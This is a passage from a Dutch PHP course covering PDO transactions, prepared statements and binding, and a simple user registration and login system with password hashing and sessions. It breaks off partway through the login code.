    <?php
        if ($tabel){
            foreach ($tabel as $rij) {
                print("<li>" . $rij . "</li>");
            }
        }
    ?>
</ul>

</body>
</html>

```

Inderdaad: Jan is zijn geld weer eens kwijt ...

Er zijn gewoon geen rijen geüpdatet maar dat is geen fout! Daarom moeten we dit zelf opvangen.

Wijzig je code:

```

class Spaarder {

    public function schrijfvoer(float $bedrag, string $van, string $naar) {
        try{
            $dbh = new PDO("mysql:host=localhost;dbname=cursusphp;charset=utf8",
                           "cursusgebruiker",
                           "cursuspwd");
            $dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
            $dbh->beginTransaction();
            $sql = "update spaarders set spaarpot = spaarpot - :bedrag
                           where naam =
:van";
            $stmt = $dbh->prepare($sql);
            $resultSet =
                $stmt->execute(array( ':bedrag' => $bedrag, ':van' =>
$van));
            if (!$stmt->rowCount()){
                throw new Exception("fout bij afhalen");
            }
            // $dbh = null;
            $sql = "update spaarders set spaarpot = spaarpot + :bedrag
                           where naam =
:naar";
            $stmt = $dbh->prepare($sql);

```

```
$resultSet =  
    $stmt->execute(array( ':bedrag' => $bedrag, ':naar' =>  
$naar));  
    if (!$stmt->rowCount()){  
        throw new Exception("fout bij storten");  
    }  
    $dbh->commit();  
    $dbh = null;  
    }  
catch(Exception $e){  
    $error = $e->getMessage();  
    echo $error;  
    $dbh->rollBack();  
}  
}
```

Probeer uit. Wijzig ook eens de naam "Jan" in bijv. "Hans" en kijk of de *Exception* wordt opgeworpen.

We introduceren een derde fout ...

Wat als Jan al zoveel weggegeven heeft dat zijn geld op is? M.a.w. moeten we niet checken of hij nog geld heeft in zijn spaarpot? Probeer eerst zelf!

Een mogelijke oplossing is onderstaande code (in het vet) toe te voegen:

```
...  
if (!$stmt->rowCount()){  
    throw new Exception("fout bij afhalen");  
}  
$sql = "select spaarpot from spaarders where naam = :van";  
$stmt = $dbh->prepare($sql);  
$resultSet = $stmt->execute(array(':van' => $van));  
$check = $stmt->fetchColumn();  
if ($check < 0){  
    throw new Exception("onvoldoende in spaarpot!");  
}  
// $dbh = null;  
$sql = "update spaarders set spaarpot = spaarpot + :bedrag where naam =  
:naar";  
...  

```

Nog een paar PDO-weetjes ...

De Database Source Name (DSN)

Bijvoorbeeld:

```
$dsn = "mysql:host=localhost; dbname=cursusphp";
```

Dit is eigenlijk het enige wat database-specifiek is in PDO. Al de rest is database-neutraal. Dat wil zeggen dat je enkel deze regel moet wijzigen als je met een andere database werkt. Tenzij je sql-features gebruikt die specifiek zijn voor een bepaalde database maar dat komt niet zo veel voor.

Bijvoorbeeld met SQLite3:

```
$dsn = "sqlite:/volledig/pad/naar/de/database/cursusphp";
```

Of met MS SQL Server:

```
$dsn = "sqlsrv: Server=localhost; Database=cursusphp";
```

Al de rest blijft gewoon werken:

```
$db = new PDO($dsn, "cursusgebruiker", "cursuspwd");
```

Gebruik altijd een try-catch-blok voor de connectie!

```
try{
    $dsn = "mysql:host=localhost; dbname=cursusphp";
    $db = new PDO($dsn, "cursusgebruiker", "cursuspwd");
    ...
}
catch(Exception $e){
    $error = $e->getMessage();
    ...
}
```

Want als er zich een PDO-exception voordoet, die niet opgevangen wordt, dan kan je *username* en *password* getoond worden! Dus voor security-redenen: altijd in een try-catch-blok zetten zodat je de PDO-exceptions opvangt, als ze zich zouden voordoen.

Je kan rechtstreeks over een *query* lopen

Als bijvoorbeeld:

```
$dsn = "mysql:host=localhost; dbname=cursusphp";
$db = new PDO($dsn, "cursusgebruiker", "cursuspwd");
$sql = "select naam from namen";
```

Dan kan je rechtstreeks over deze *query* *lopen* met een **foreach**:

```
foreach($db->query($sql) as row){  
    echo $row['naam'];  
}
```

Let wel op: het is geen *good practice* om presentatie (**echo**) en *data access* (PDO) te mengen. Dat weten jullie ondertussen wel. Dit is hier uiteraard enkel gedaan om het voorbeeld niet nodeloos zwaar te maken. Dat gebeurt in veel voorbeelden om dezelfde reden. Daar moet je je wel altijd bewust van zijn als je bijv. ergens iets opzoekt. Ook als je zelf iets wil uittesten is het interessant om een klein programmaatje te maken en dan hoeft het niet altijd *clean code* te zijn. Hou dus altijd het doel voor ogen.

Je kan het aantal rijen van het resultaat van een query opvragen:

```
$resultaat = $db->query($sql);  
$aantalRijen = $resultaat->rowCount();
```

Je kan checken of een query een resultaat heeft:

```
$resultaat = $db->query($sql);  
$rij = $resultaat->fetch();  
if (!$rij){  
    echo "geen resultaat";  
}  
else {  
    echo "wel resultaat";  
}
```

Method **query** versus **exec**

Met **query**, krijg je de *resultset* terug bij een select-query maar het *returnt* de *sql* bij *inserts*, *updates* en *deletes*. Dat is niet wat we willen. Gebruik dus altijd **query** als je gegevens opvraagt en **exec** als je gegevens wijzigt. Met **exec** krijg je terug hoeveel rijen er aangepast werden. Als je 0 terugkrijgt met bijv. een *insert*, weet je dat de rij niet is toegevoegd. Bij een *insert* kan je ook het nieuwe *id* opvragen.

```
$sql = "INSERT INTO spaarders (naam, spaarpot) VALUES ('Marie', 1500)";  
$resultaat = $db->exec($sql);  
echo $resultaat . "rij(en) toegevoegd met id " . $db->lastInsertId();
```

Gebruik altijd *prepared statements* bij *user input*!

Dit is vooral voor security-redenen: het voorkomt *sql-injection*. Bijkomende voordelen: als je de query meermaals gebruikt, is hij ook efficiënter en je kan ook de resultaten binden aan variabelen (zie verder).

Er zijn meerdere manieren om waarden te verbinden aan je *named parameters*

We kennen reeds *named parameters* als *placeholders* in een *sql-query*. Bijv. :

```
$sql = 'SELECT merk, bouwjaar FROM autos WHERE merk LIKE :merk AND bouwjaar  
>= :bouwjaar;
```

De *query* met *placeholders* wordt dan voorbereid en gevalideerd. Bijv.:

```
$stmt = $db->prepare($sql);
```

Dan worden de waarden verbonden aan de *placeholders*.

array van waarden

Tot hiertoe hebben we dan altijd een array van waarden meegegeven aan de **execute()**-methode. Zie bijv. de vorige oefening:

```
$resultSet = $stmt->execute(array( ':bedrag' => $bedrag, ':naar' => $naar));
```

Maar er zijn ook nog andere manieren.

bindValue()

Bijv. **bindValue()**:

```
$stmt->bindValue(':merk', '%' . $merk . '%');
```

Hier verbinden we een concatenatie `'%' . $merk . '%'` aan de *named parameter* `:merk`. Als we in de query kijken, komt dit namelijk na 'LIKE'. We willen immers alle merken waar een bepaalde zoekterm `$merk` in voorkomt. De percenttekens `'%'` voor en na de zoekterm zorgen hiervoor. Check maar even je sql-cursus indien je dit vergeten bent.

bindParam ()

Er is ook nog **bindParam()**. Bijv:

```
$stmt->bindParam(':bouwjaar', $bouwjaar, PDO::PARAM_INT);
```

Met **bindParam()** kan je een variabele verbinden aan je *named parameter* maar geen expressie (berekening, concatenatie, ...).

Hier verbinden we de waarde van de variabele **\$bouwjaar** aan de *named parameter* **':bouwjaar'**.

Met de derde parameter **PDO::PARAM_INT** geven we het datatype (integer) aan met een PDO-constante.

PDO constants

Er zijn er nog veel meer.

Zo kan je met **bindValue()** bijv. een de *named parameter* de waarde NULL geven:

```
$stmt->bindValue(':naamParam', NULL, PDO::PARAM_NULL);
```

Je weet ondertussen zelf al waar je meer info vindt:

<https://www.php.net/manual/en/pdo.constants.php>

Daarna voeren we het *statement* uit met de **execute()** -methode maar dan zonder parameter.

```
$stmt->execute();
```

En we "fetch-en" het resultaat.

Er zijn verschillende mogelijkheden om het resultaat van een query te "fetch-en":

- `fetch()` geeft de volgende rij
- `fetchAll()` geeft een array van alle rijen
- `fetchColumn()` geeft een bepaalde kolom van de volgende rij
- `fetchObject()` geeft de volgende rij als een object

Sommige hebben we al gebruikt, andere niet. Ondertussen weten jullie zelf al waar je meer informatie kan vinden.

Optioneel kan je ook de *output values* verbinden aan variabelen

`bindColumn()`

Dit doe je na de `execute()` :

```
$stmt->execute();  
$stmt->bindColumn('merk', $merk);  
$stmt->bindColumn(2, $bouwjaar);  
$stmt->fetch();  
echo $merk;  
echo $bouwjaar;
```

Als eerste argument geef je de naam of de plaats van de velden in de query (startend van 1).

Als tweede argument geef je de naam van de variabele waarin de waarde moet komen.

Probeer zelf maar eens uit met de tabel "sparders".

Hoofdstuk 3

Gebruikerstoegang

In dit hoofdstuk:

- ✓ Gebruikers registreren
- ✓ Inloggen met een gebruiker
- ✓ Uitloggen met een gebruiker
- ✓ Pagina's afschermen

Een webapplicatie of website waarbij er totaal geen gebruik wordt gemaakt van gebruikers, en dus alles voor iedereen zichtbaar en mogelijk is, is bijna niet meer denkbaar. Achter bijna elke website zit er tegenwoordig een gebruikerssysteem, en dit kan gaan van een webshop waarbij klanten moeten registreren tot een eenvoudige informatieve site waarbij de beheerder kan inloggen om de tekst aan te passen.

De gebruikerstoegang is een van de zwakste punten van een website aangezien deze gegevens rechtstreeks naar de database gaan, en bovendien in de meeste gevallen ook extra mogelijkheden geeft (denk bijvoorbeeld maar aan artikels bestellen, het profiel van andere gebruikers bekijken, tekst aanpassen, ...).

Aangezien de gebruikers ons vertrouwen met hun gegevens, is het voor ons als ontwikkelaars dus zeer belangrijk om de gebruikerstoegang op een goede manier op te bouwen en alles te beschermen om alle risico's op die manier zo klein mogelijk te houden.

In dit hoofdstuk gaan we een basissysteem maken waarbij gebruikers zich kunnen registreren en inloggen, en waarbij bepaalde pagina's enkel zichtbaar worden voor ingelogde gebruikers. We gaan dit bovendien ook volgens de regels van de kunst maken, zodanig dat alles goed beschermd is en er geen zwakke punten zijn.

Database

De database die we gaan gebruiken is enorm eenvoudig. We hebben enkel een tabel “users” nodig met daarin 3 kolommen: **id**, **email** en **wachtwoord**.

Met onderstaande SQL-instructie kunnen we die tabel aanmaken:

```
CREATE TABLE users
(
    id          INT NOT NULL auto_increment,
    email       VARCHAR(255) NOT NULL,
    wachtwoord  VARCHAR(255) NOT NULL,
    PRIMARY KEY (`id`)
)
```

Opbouw website

De volledige website gaat uit 6 pagina's bestaan:

- index.php – de startpagina van de website
- login.php – de loginpagina
- register.php – de pagina om te registreren
- logout.php – de logoutpagina
- publicpage.php – een publieke pagina, voor iedereen toegankelijk
- privatepage.php – een privé-pagina, enkel toegankelijk voor ingelogde gebruikers

We willen dat de gebruiker gemakkelijk van de ene naar de andere pagina kan gaan zonder dat hij/zij hiervoor de naam van de pagina moet kennen. We gaan dus de nodige links moeten toevoegen op alle pagina's. Aangezien een website altijd kan veranderen, willen we dit niet letterlijk op elke pagina gaan doen, dat zou het onoverzichtelijk maken en maakt de kans ook veel groter en ergens een fout te maken.

We gaan alle gemeenschappelijke onderdelen van een pagina er dus uithalen en deze in aparte bestanden zetten. Op die manier krijgen we dan twee bestanden: één voor het bovenste HTML-gedeelte dat overal hetzelfde is (doctype, title, links, ...), en één voor het onderste HTML-gedeelte (in dit voorbeeld enkel het sluiten van de body- en html-tag).

header.php

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Gebruikerstoegang</title>
</head>
<body>
    <a href="index.php">Home</a> -
    <a href="publicpage.php">Public page</a> -
    <a href="login.php">Login</a> -
    <a href="register.php">Registreren</a> -
    <a href="privatepage.php">Private page</a> -
    <a href="logout.php">Logout</a>
```

footer.php

```
</body>
</html>
```

Door deze 2 onderdelen eruit te halen, behouden we de mogelijkheid om per pagina extra zaken, zoals bijvoorbeeld tekst of een formulier, toe te voegen binnen het body-gedeelte. Doordat de header en footer op elke pagina hetzelfde gaat zijn, gaan we ook op elke pagina dezelfde lay-out krijgen. Zodra we iets wijzigen in de header of footer, is dit ook direct zichtbaar op elke pagina en hoeven we dus niet pagina per pagina te gaan controleren of te gaan aanpassen.

Startpagina en publieke pagina

Om nu bijvoorbeeld de startpagina te maken, kunnen we gebruik maken van de header.php en footer.php, waarbij we in index.php enkel hetgeen op deze pagina moet staan moeten schrijven:

index.php

```
<?php
require_once("header.php");
?>

<h1>Index pagina</h1>
<p>Welkom op deze kleine website rond gebruikerstoegang.</p>

<?php
require_once("footer.php");
?>
```

Onze publieke pagina kunnen we op dezelfde manier opbouwen.

publicpage.php

```
<?php
require_once("header.php");
?>

<h1>Public page</h1>
<p>Gewoon een pagina die voor iedereen toegankelijk is</p>

<?php
require_once("footer.php");
?>
```

User object

We hebben nu al 2 van de 6 pagina's gemaakt zonder dat we hier al te veel werk in moesten steken of echt code voor moesten schrijven. De 4 pagina's die we nu nog moeten doen (login, registreren, logout en privé-pagina) gaan wel wat programmeerwerk bevatten aangezien we hier met gebruikers moeten gaan werken.

Vooraleer we deze pagina's gaan maken, gaan we er dus eerst voor zorgen dat we objecten kunnen gebruiken voor onze gebruikers.

We maken hiervoor een class **User** met het minimum aan properties aan (*user.php*):

```
<?php
class User
{
    private $id;
    private $email;
    private $wachtwoord;

    public function __construct($cid = null, $cemail = null,
        $cwachtwoord = null)
    {
        $this->id = $cid;
        $this->email = $cemail;
        $this->wachtwoord = $cwachtwoord;
    }

    public function getId()
    {
        return $this->id;
    }

    public function getEmail()
    {
```

```
        return $this->email;
    }

    public function getWachtwoord()
    {
        return $this->wachtwoord;
    }

    public function setEmail($email)
    {
        $this->email = $email;
    }

    public function setWachtwoord($wachtwoord)
    {
        $this->wachtwoord = $wachtwoord;
    }
}
```

Registreren

De 4 pagina's die we nog moeten maken, moeten gemaakt worden in een bepaalde (logische) volgorde: we moeten kunnen registreren voordat we kunnen inloggen, en we moeten kunnen inloggen voordat we kunnen uitloggen of naar de privé-pagina kunnen surfen. Registreren is nu dus onze volgende stap.

Om te kunnen registreren hebben we de volgende eisen:

- De gebruiker moet een geldig e-mailadres ingeven
- Het e-mailadres mag nog niet in gebruik zijn door een andere gebruiker
- De gebruiker moet tweemaal een wachtwoord ingeven
- De twee wachtwoorden moeten gelijk zijn aan elkaar

We beginnen met onze basispagina om te registreren, waarbij we ons formulier al toevoegen.

register.php

```
<?php
require_once("header.php");
?>

<h1>Registreren</h1>
    <form action="<?php echo htmlentities($_SERVER["PHP_SELF"]); ?>"
        method="POST">
        E-mailadres: <input type="email" name="txtEmail"><br>
        Wachtwoord: <input type="password" name="txtWachtwoord"><br>
```

```
Herhaal wachtwoord: <input type="password"
    name="txtWachtwoordHerhaal"><br>
    <input type="submit" value="Inloggen" name="btnRegistreer">
</form>
```

```
<?php
require_once("footer.php");
?>
```

De volgende stap die we dan moeten doen is de ingevulde gegevens controleren en, als alle gegevens correct zijn, gebruiken om te registreren. Bepaalde zaken willen we enkel controleren op de pagina zelf (bijvoorbeeld of de velden zijn ingevuld), maar andere zaken willen we meer centraal gaan controleren omdat we deze ook op andere pagina's nodig kunnen hebben (is het een geldig e-mailadres, bestaat het e-mailadres al en zijn de wachtwoorden hetzelfde moeten ook gecontroleerd worden wanneer iemand zijn/haar e-mailadres of wachtwoord wil wijzigen). Voor de zaken die meer centraal gecontroleerd moeten worden, gaan we gebruik maken van onze **User** class.

register.php

```
<?php
require_once("user.php");

$error = "";

if (isset($_POST["btnRegistreer"])) {
    $email = "";
    $wachtwoord = "";
    $wachtwoordHerhaal = "";

    if (!empty($_POST["txtEmail"])) {
        $email = $_POST["txtEmail"];
    } else {
        $error .= "Het e-mailadres moet ingevuld worden.<br>";
    }

    if (!empty($_POST["txtWachtwoord"]) &&
        !empty($_POST["txtWachtwoordHerhaal"])) {
        $wachtwoord = $_POST["txtWachtwoord"];
        $wachtwoordHerhaal = $_POST["txtWachtwoordHerhaal"];
    } else {
        $error .= "Beide wachtwoordvelden moeten ingevuld worden.<br>";
    }

    if ($error == "") {
        // Alle nodige velden zijn ingevuld
        // Alleen de centrale controles moeten nog gebeuren
    }
}
?>
```

Bovenstaande code in *register.php* controleert of alle velden zijn ingevuld, het enige wat we nu nog moeten controleren is of het een geldig e-mailadres is, of het e-mailadres reeds in gebruik is en of de twee wachtwoorden hetzelfde zijn. Deze controles gaan we centraliseren in onze User class. De controle op geldigheid van het e-mailadres en of de twee wachtwoorden hetzelfde zijn gaan we in de setters plaatsen, aangezien we deze ook altijd gaan gebruiken wanneer het e-mailadres of het wachtwoord gewijzigd moet worden. De controle of een e-mailadres al dan niet in gebruik is, gaan we in een aparte functie steken zodat we deze kunnen aanroepen wanneer nodig.

Om gemakkelijk een gepaste foutmelding te kunnen tonen, maken we best gebruik van exception. Deze kunnen we dan "throw"en wanneer het nodig is en ze via een try-catch opvangen in ons hoofdprogramma. Op die manier blijft de logica voor fouten te tonen evenzeer in ons hoofdprogramma zitten, desondanks dat onze controles in de class gebeuren. We moeten dus eerst onze exceptions gaan aanmaken voordat we deze kunnen gaan gebruiken.

exceptions.php

```
<?php

class OngeldigEmailadresException extends Exception
{
}

class WachtwoordenKomenNietOvereenException extends
    Exception
{
}

class GebruikerBestaatAlException extends Exception
{
}

?>
```

Nu we onze exceptions hebben, kunnen we ze gaan toevoegen aan onze **User** class. Aangezien we onze setter voor het wachtwoord toch moeten aanpassen, kunnen we ook in één keer de encryptie eraan toevoegen. Door het wachtwoord te encrypteren, gaat het niet als een leesbare tekst opgeslagen worden in de database. Moest de database dan ooit gehackt worden, dan is het wachtwoord nog altijd veilig. Een wachtwoord encrypteren doen we met de ingebouwde functie **password_hash**. Deze functie heeft 2 parameters, namelijk het wachtwoord zelf en de manier waarop het geëncrypteerd moet worden. Voor deze 2de paramter gebruiken we best **PASSWORD_DEFAULT** zodat onze encryptie altijd de laatste beveiligingen heeft.

user.php

```
public function setEmail($email)
{
    if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
        throw new OngeldigEmailadresException();
    }
    $this->email = $email;
}

public function setWachtwoord($wachtwoord, $herhaalwachtwoord)
{
    if ($wachtwoord !== $herhaalwachtwoord) {
        throw new WachtwoordenKomenNietOvereenException();
    }
    $this->wachtwoord = password_hash($wachtwoord, PASSWORD_DEFAULT);
}
```

De functie om te controleren of een e-mailadres al in gebruik is, is een vrij eenvoudige functie. We gaan gewoon alle gebruikers ophalen die dat specifieke e-mailadres gebruiken, en het aantal rijen teruggeven. Als het aantal rijen wat we dan terugkrijgen groter is dan 0, wil dat zeggen dat er minstens 1 gebruiker is met dat e-mailadres, en dat het dus al in gebruik is.

user.php

```
public function emailReedsInGebruik()
{
    $dbh = new PDO(DBConfig::$DB_CONNSTRING, DBConfig::$DB_USER,
DBConfig::$DB_PASSWORD);

    $stmt = $dbh->prepare("SELECT * FROM users WHERE email = :email");
    $stmt->bindValue(":email", $this->email);
    $stmt->execute();
    $rowCount = $stmt->rowCount();
    $dbh = null;
    return $rowCount;
}
```

Het enige wat we nu nog moeten toevoegen voordat we de code in *register.php* verder kunnen gaan uitbreiden, is de code om effectief te kunnen registreren. We voegen deze natuurlijk toe als een functie in onze **User** class, aangezien het een bewerking is op een **User**-object. Binnen deze functie gaan we dan de functie om te controleren of het e-mailadres al dan niet in gebruik is aanroepen zodat dit zeker gecontroleerd wordt bij iedere registratie. Verder gaan we er ook voor kiezen om het volledige **User**-object terug te geven na een succesvolle registratie. Dit **User**-object kunnen we dan nadien gebruiken om onze nieuwe gebruiker rechtstreeks in te loggen na een registratie.

user.php

```
public function register()
```

```
{
    $rowCount = $this->emailReedsInGebruik();
    if ($rowCount > 0) {
        throw new GebruikerBestaatAlException();
    }

    $dbh = new PDO(DBConfig::$DB_CONNSTRING, DBConfig::$DB_USER,
        DBConfig::$DB_PASSWORD);
    $stmt = $dbh->prepare("INSERT INTO users (email, wachtwoord) VALUES
        (:email, :wachtwoord)");
    $stmt->bindValue(":email", $this->email);
    $stmt->bindValue(":wachtwoord", $this->wachtwoord);
    $stmt->execute();
    $laatsteNieuweId = $dbh->lastInsertId();
    $dbh = null;
    $this->id = $laatsteNieuweId;
    return $this;
}
```

We hebben alle controles die moeten gebeuren toegevoegd aan onze code, nu moeten we ze alleen nog gebruiken. We gaan hiervoor terug naar onze *register.php* en voegen hiervoor de nodige code toe binnen onze if-structuur die controleert of er al errors zijn of niet. We gaan ook direct de code toevoegen om een gebruiker rechtstreeks in te loggen na een succesvolle registratie. Dit doen we door het volledige **User**-object in een session-variabele te steken. Op die manier kunnen we op elke pagina gaan controleren of er een gebruiker is ingelogd of niet: als de session-variabele bestaat dan is de gebruiker ingelogd; als de session-variabele niet bestaat dan is de gebruiker niet ingelogd. Het enige "probleem" hierbij is dat we een object niet rechtstreeks in een session-variabele kunnen steken, we moeten dit object eerst serialiseren met behulp van de *serialize*-functie.

register.php

```
<?php
session_start();
require_once("user.php");

...
if ($error == "") {
    try {
        $gebruiker = new User();
        $gebruiker->setEmail($email);
        $gebruiker->setWachtwoord($wachtwoord, $wachtwoordHerhaal);
        $gebruiker = $gebruiker->register();
        $_SESSION["gebruiker"] = serialize($gebruiker);

    } catch (OngeldigEmailadresException $e) {
        $error .= "Het ingevulde e-mailadres is geen geldig e-
mailadres.<br>";
    }
}
```

```
} catch (WachtwoordenKomenNietOvereenException $e) {
    $error .= "De ingevulde wachtwoorden komen niet overeen.<br>";

    } catch (GebruikerBestaatAlException $e) {
        $error .= "Er bestaat al een gebruiker met dit e-mailadres.<br>";
    }
}
...
```

Nu we de volledige logica om te registreren hebben opgebouwd, kunnen we het HTML-gedeelte van het registreren er terug bij pakken om deze ook te vervolledigen. We moeten namelijk de errors tonen wanneer deze er zijn, en het formulier zou verborgen moeten worden wanneer de registratie succesvol was.

register.php

```
<?php

if ($error == "" && isset($_SESSION["gebruiker"])) {
    echo "U bent succesvol geregistreerd.";
} else if ($error != "") {
    echo "<span style=\"color:red;\">" . $error . "</span>";
}
if (!isset($_SESSION["gebruiker"]))
{
    ?>
    <form action="<?php echo htmlentities($_SERVER["PHP_SELF"]); ?>"
        method="POST">
        E-mailadres: <input type="email" name="txtEmail"><br>
        Wachtwoord: <input type="password" name="txtWachtwoord"><br>
        Herhaal wachtwoord: <input type="password"
            name="txtWachtwoordHerhaal"><br>
        <input type="submit" value="Inloggen" name="btnRegistreer">
    </form>

    <?php
}
?>
```

Onze volledige pagina ziet er nu als volgt uit:

register.php

```
<?php
session_start();
```

```
require_once("user.php");

$error = "";

if (isset($_POST["btnRegistreer"])) {
    $email = "";
    $wachtwoord = "";
    $wachtwoordHerhaal = "";

    if (!empty($_POST["txtEmail"])) {
        $email = $_POST["txtEmail"];
    } else {
        $error .= "Het e-mailadres moet ingevuld worden.<br>";
    }

    if (!empty($_POST["txtWachtwoord"]) &&
        !empty($_POST["txtWachtwoordHerhaal"])) {
        $wachtwoord = $_POST["txtWachtwoord"];
        $wachtwoordHerhaal = $_POST["txtWachtwoordHerhaal"];
    } else {
        $error .= "Beide wachtwoordvelden moeten ingevuld worden.<br>";
    }

    if ($error == "") {
        try {
            $gebruiker = new User();
            $gebruiker->setEmail($email);
            $gebruiker->setWachtwoord($wachtwoord, $wachtwoordHerhaal);
            $gebruiker = $gebruiker->register();
            $_SESSION["gebruiker"] = serialize($gebruiker);

        } catch (OngeldigEmailadresException $e) {
            $error .= "Het ingevulde e-mailadres is geen geldig e-  
mailadres.<br>";
        } catch (WachtwoordenKomenNietOvereenException $e) {
            $error .= "De ingevulde wachtwoorden komen niet overeen.<br>";
        } catch (GebruikerBestaatAlException $e) {
            $error .= "Er bestaat al een gebruiker met dit e-  
mailadres.<br>";
        }
    }
}

// einde van de pagina-specifieke logica
?>

<?php
// start van de HTML
require_once("header.php");
?>

<h1>Registreren</h1>
```

```
<?php

if ($error == "" && isset($_SESSION["gebruiker"])) {
    echo "U bent succesvol geregistreerd.";
} else if ($error != "") {
    echo "<span style=\"color:red;\">" . $error . "</span>";
}
if (!isset($_SESSION["gebruiker"])) {

?>
    <form action="<?php echo htmlentities($_SERVER["PHP_SELF"]); ?>"
        method="POST">
        E-mailadres: <input type="email" name="txtEmail"><br>
        Wachtwoord: <input type="password" name="txtWachtwoord"><br>
        Herhaal wachtwoord: <input type="password"
            name="txtWachtwoordHerhaal"><br>
        <input type="submit" value="Inloggen" name="btnRegistreer">
    </form>

<?php
}
// einde van de HTML
require_once("footer.php");
?>
```

Privé-pagina

Aangezien we na het registreren automatisch ingelogd zijn, kunnen we nu ook onze privé-pagina beginnen te maken.

De opbouw van deze pagina is vrij eenvoudig:

- Controleer of er een gebruiker is ingelogd. Als er geen gebruiker is ingelogd, stuur de bezoeker dan naar de publieke pagina.
- Verwelkom de ingelogde gebruiker

Het controleren of er een gebruiker is ingelogd, kunnen we doen door te kijken of de session-variabele bestaat. Als die niet bestaat, moeten we de bezoeker dus doorsturen naar de publieke pagina. Dit doorsturen kunnen we doen door gebruik te maken van de header-functie. Aan deze functie geven we mee de bezoeker doorgestuurd moet worden, in het formaat "Location: paginaNaarWaarDeBezoekerMoetGaan.php". Na deze header-functie plaatsen we ook nog het exit-commando om er 100% zeker van te zijn dat er voor de rest geen enkele code uitgevoerd gaat worden.

De controle en het doorsturen ziet er dus als volgt uit:

```
if (!isset($_SESSION["gebruiker"])) {
```

```
header("Location: publicpage.php");  
exit;  
}
```

Wanneer de gebruiker wel is ingelogd, willen we deze natuurlijk niet wegsturen maar verwelkomen. Hiervoor kunnen we gebruik maken van de data die in onze session-variabele zit. Aangezien de data in deze session-variabele geserializeerd is, moeten we dit eerst terug omvormen naar een **User** object. Dit doen we met de functie `unserialize`, waarbij de eerste parameter onze variabele is en de tweede parameter een array van toegestane classes is. We zijn maar met één class aan het werken, namelijk `User`, dus in ons geval gaat het een array zijn met slechts één element. In code ziet er dat dan als volgt uit:

```
$gebruiker = unserialize($_SESSION["gebruiker"], ["User"]);
```

Hierna kunnen we de variabele `$gebruiker` opnieuw gaan gebruiken als een object van onze `User` class, inclusief alle properties en functies die we erin hebben gedefinieerd. We kunnen dus de getters gebruiken om de verwelcoming te formuleren:

```
<h2>Welkom <?php echo $gebruiker->getEmail(); ?></h2>
```

Als we dit allemaal combineren en toevoegen aan onze privé-pagina, dan krijgen we het volgende resultaat:

privatepage.php

```
<?php  
session_start();  
require_once("user.php");  
if (!isset($_SESSION["gebruiker"])) {  
    header("Location: publicpage.php");  
    exit;  
}  
$gebruiker = unserialize($_SESSION["gebruiker"], ["User"]);  
// einde van de pagina-specifieke logica  
?>  
  
<?php  
// start van de HTML  
require_once("header.php");  
?>  
  
<h1>Private page</h1>  
<h2>Welkom <?php echo $gebruiker->getEmail(); ?></h2>  
<p>Enkel toegankelijk voor ingelogde personen!</p>  
  
<?php  
// einde van de HTML  
require_once("footer.php");  
?>
```

Uitloggen

Het uitloggen is misschien wel de meest gemakkelijke functionaliteit om toe te voegen. Het enige wat we hiervoor moeten doen is onze session-variabele verwijderen via de **unset**-functie. De volledige pagina ziet er dan dus als volgt uit:

logout.php

```
<?php
session_start();

unset($_SESSION["gebruiker"]);
// einde van de pagina-specifieke logica

// start van de HTML
require_once("header.php");
?>

<h1>Logout</h1>
<h2>U bent uitgelogd</h2>

<?php
// einde van de HTML
require_once("footer.php");
?>
```

Inloggen

We hebben nu alle logica rond gebruikerstoegang ingebouwd, op het inloggen na. Het principe van inloggen is eigenlijk ook vrij eenvoudig:

- Controleer of er een gebruiker is geregistreerd met het ingegeven e-mailadres
- Controleer of het ingegeven wachtwoord overeenkomt met het wachtwoord uit de database

Net zoals bij registreren, gaan we hier ook eerst beginnen met het HTML-gedeelte, namelijk ons formulier.

login.php

```
<?php
require_once("header.php");
?>

<h1>Login</h1>
<form action="<?php echo htmlentities($_SERVER["PHP_SELF"]); ?>"
      method="POST">
    E-mailadres: <input type="email" name="txtEmail"><br>
    Wachtwoord: <input type="password" name="txtWachtwoord"><br>
```

```
<input type="submit" value="Inloggen" name="btnLogin">
</form>

<?php
require_once("footer.php");
?>
```

Net zoals bij het registreren, gaan we hier ook controles op lege invoer doen op de pagina zelf, maar gaan we alle andere controles centraliseren. Hierdoor kunnen we nadien ook nog gebruik maken van de controles op bestaand e-mailadres en correct wachtwoord.

login.php

```
<?php
$error = "";
if (isset($_POST["btnLogin"])) {
    $email = "";
    $wachtwoord = "";

    if (!empty($_POST["txtEmail"])) {
        $email = $_POST["txtEmail"];
    } else {
        $error .= "Het e-mailadres moet ingevuld worden.<br>";
    }

    if (!empty($_POST["txtWachtwoord"])) {
        $wachtwoord = $_POST["txtWachtwoord"];
    } else {
        $error .= "Het wachtwoord moet ingevuld worden.<br>";
    }

    if ($error == "") {
        // Alle nodige velden zijn ingevuld
        // Alleen de centrale controles moeten nog gebeuren
    }
}
?>
```

De centrale controles gaan we ook weer toevoegen aan onze User class. Een controle om te kijken of een bepaald e-mailadres al dan niet in gebruik is, hebben we al gebruikt bij het registreren. We kunnen deze functie dus hergebruiken om deze controle ook bij het inloggen te doen. De controle om te zien of het wachtwoord correct is, gaan we doen tijdens het inloggen zelf. Voordat we deze controles gaan schrijven, moeten we er wel eerst nog exception voor toevoegen:

exceptions.php

```
<?php
```



```
...
class GebruikerBestaatNietException extends Exception
{
}

class WachtwoordIncorrectException extends Exception
{
}
```

Het enige wat ons nu nog rest, is de code om in te loggen toevoegen aan onze User class, de overeenkomende exception "throw"en wanneer het nodig is, en het User-object teruggeven bij een succesvolle login. Aangezien het wachtwoord geëncrypteerd is opgeslagen, kunnen we dit niet zomaar gaan vergelijken met het wachtwoord dat de gebruiker heeft ingegeven. We moeten hiervoor gebruik maken van de password_verify-functie. Deze heeft 2 paramters, namelijk het ingegeven wachtwoord en het geëncrypteerde wachtwoord. Als de wachtwoorden overeenkomen, gaat de functie true teruggeven. Komen ze niet overeen, dan geeft de functie false terug.

user.php

```
...
public function login()
{
    $rowCount = $this->emailReedsInGebruik();
    if ($rowCount == 0) {
        throw new GebruikerBestaatNietException();
    }

    $dbh = new PDO(DBConfig::$DB_CONNSTRING, DBConfig::$DB_USER,
        DBConfig::$DB_PASSWORD);
    $stmt = $dbh->prepare("SELECT id, wachtwoord FROM users WHERE email =
        :email");
    $stmt->bindValue(":email", $this->email);
    $stmt->execute();
    $resultSet = $stmt->fetch(PDO::FETCH_ASSOC);

    $isWachtwoordCorrect = password_verify($this->wachtwoord,
        $resultSet["wachtwoord"]);

